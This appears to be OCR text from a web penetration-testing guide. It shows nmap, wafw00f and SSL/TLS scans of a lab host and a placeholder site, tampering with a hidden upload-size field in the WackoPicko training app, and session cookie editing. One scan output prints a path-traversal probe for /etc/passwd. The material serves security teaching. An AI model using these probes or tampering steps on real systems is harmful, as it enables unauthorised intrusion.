
```
root@kali:~# nmap -sT -sV -p80,443,8080,8081 --script http-waf-detect 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:41 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00049s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 wi
th Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
443/tcp  open  ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 wi
th Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
8081/tcp open  http     Jetty 6.1.25
|_http-server-header: Jetty(6.1.25)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```


```
root@kali:~# nmap -sT -sV -p 443 --script http-waf-detect www.example.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 08:48 CDT
Nmap scan report for www.example.com (172.26.255.255 )
Host is up (0.0040s latency).
rDNS record for 172.26.255.255 : a 172.26.255.255 .deploy.static.akamaitechnologies.com

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
| http-server-header:
|   AkamaiGHost
|_  Server
| http-waf-detect: IDS/IPS/WAF detected:
|www.example.com:443/?p4yl04d=../../../../../../../../../../../../../../../../../../../etc/passwd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.97 seconds
```


root@kali:~# wafw00f https://www.example.com
^ ^
_ __ _ ____ _ __ _ _ ____
///7/ /.' \ / __////7/ /,' \ ,' \ / __/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_//_/ |_n_,' _,' _,'/_/
<
...'
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique
Checking https://www.example.com
Generic Detection results:
The site https://www.example.com seems to be behind a WAF or some sort of security solution
Reason: The server header is different when an attack is detected.
The server header for a normal response is "Server", while the server header a response to an attack is "CloudFront.",
Number of requests: 12

```
root@kali:~# nmap -sT -p 443 --script ssl-enum-ciphers 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 09:10 CDT
setup_target: failed to determine route to 100 (0.0.0.100)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
```


root@kali:~# sslscan 192.168.56.11
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
Connected to 192.168.56.11
Testing SSL server 192.168.56.11 on port 443 using SNI name 192.168.56.11
TLS Fallback SCSV:
Server does not support TLS Fallback SCSV
TLS renegotiation:
Secure session renegotiation supported
TLS Compression:
Compression enabled (CRIME)
Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
Supported Server Cipher(s):
Preferred TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 128 bits RC4-SHA
Accepted TLSv1.0 128 bits RC4-MD5
Accepted TLSv1.0 112 bits EDH-RSA-DES-CBC3-SHA DHE 1024 bits
Accepted TLSv1.0 112 bits DES-CBC3-SHA
Preferred SSLv3 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
Accepted SSLv3 256 bits AES256-SHA
Accepted SSLv3 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted SSLv3 128 bits AES128-SHA
Accepted SSLv3 128 bits RC4-SHA



rDNS (192.168.56.11): --
Service detected: HTTP
Testing protocols via sockets except SPDY+HTTP2
SSLv2 not offered (OK)
SSLv3 offered (NOT ok)
TLS 1 offered
TLS 1.1 not offered
TLS 1.2 not offered
SPDY/NPN not offered
HTTP2/ALPN not offered
Testing ~standard cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES encryption (w/o export) not offered (OK)
Weak 128 Bit ciphers (SEED, IDEA, RC[2,4]) offered (NOT ok)
Triple DES Ciphers (Medium) offered
High encryption (AES+Camellia, no AEAD) offered (OK)
Strong encryption (AEAD ciphers) not offered
Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
PFS is offered (OK) DHE-RSA-AES256-SHA DHE-RSA-AES128-SHA
Testing server preferences
Has server cipher order? nope (NOT ok)


192.168.56.11/WackoPicko/
Search
Or you can test to see if WackoPicko can handle a file:
Check this file:
Browse...
No file selected.
With this name:
Send File
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Netv
Search HTML

<h4></h4>

<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
<input name="MAX_FILE_SIZE" value="30000" type="hidden">
Check this file:
<input name="userfile" type="file">


With this name:


Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Search HTML

<h4></h4>

<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
<input name="MAX_FILE_SIZE" value="30000" type="hidden">
Check this file:
<input name="userfile" type="file">


With this name:



500000
Check this file:
Browse...
No file selected.
With this name:
Send File
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Search HTML


<h4></h4>


<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
<input name="MAX_FILE_SIZE" value="500000">
Check this file:
<input name="userfile" type="file">


With this name:
<input name="name" type="text">


192.168.56.11/WackoPicko/
Search
Home
Upload
Recent
Guestbook
Login
Search
Welcome to WackoPicko
On WackoPicko, you can share all your crazy pics with your friends.
But that's not all, you can also buy the rights to the high quality
version of someone's pictures. WackoPicko is fun for the whole family.
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Storage
DOM
Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
Session Storage
Filter items
Name
Path
Domain
Expires on
Value
Secure
HttpOnly
PHPSESSID
/
192.168.56....
Session
2q9ppa0jrcklirods80dp72u74
false
false
acgroupswit...
/
192.168.56....
Session
nada
false
false
acopendivids
/
192.168.56....
Session
swingset,jotto,phpbb2,redmine
false
false



Cookies Manager+ v1.14.3 [showing 11 of 11, selected 1]
File
Edit
View
Tools
Help
Search:
Refresh
Domain
Name
192.168.56.11
PHPSESSID
192.168.56.11
unionname
.google.com
NID
.google.com
NID
Name: PHPSESSID
R/W
Content: 034heof84d7q5ss7k22revlrv6
URL JSON B64
Domain: 192.168.56.11
Path: /
R/W
Send For: Any type of connection
R/W
Expires: At end of session
New Cookie
Edit
Delete
Close


Cookies Manager+ v1.14.3 [showing 11 of 11, selected 1]
File
Edit cookie - Cookies Manager+
Name:
PHPSESSID
Content:
034heof84d7q5ss7k22revlrv6
Actions
Wrap text
Domain:
192.168.56.11
Path:
/
Send For:
Any type of connection
Http Only:
Yes
Expires:
at end of session
Save as new
Save
Cancel
New Cookie
Edit
Delete
Close

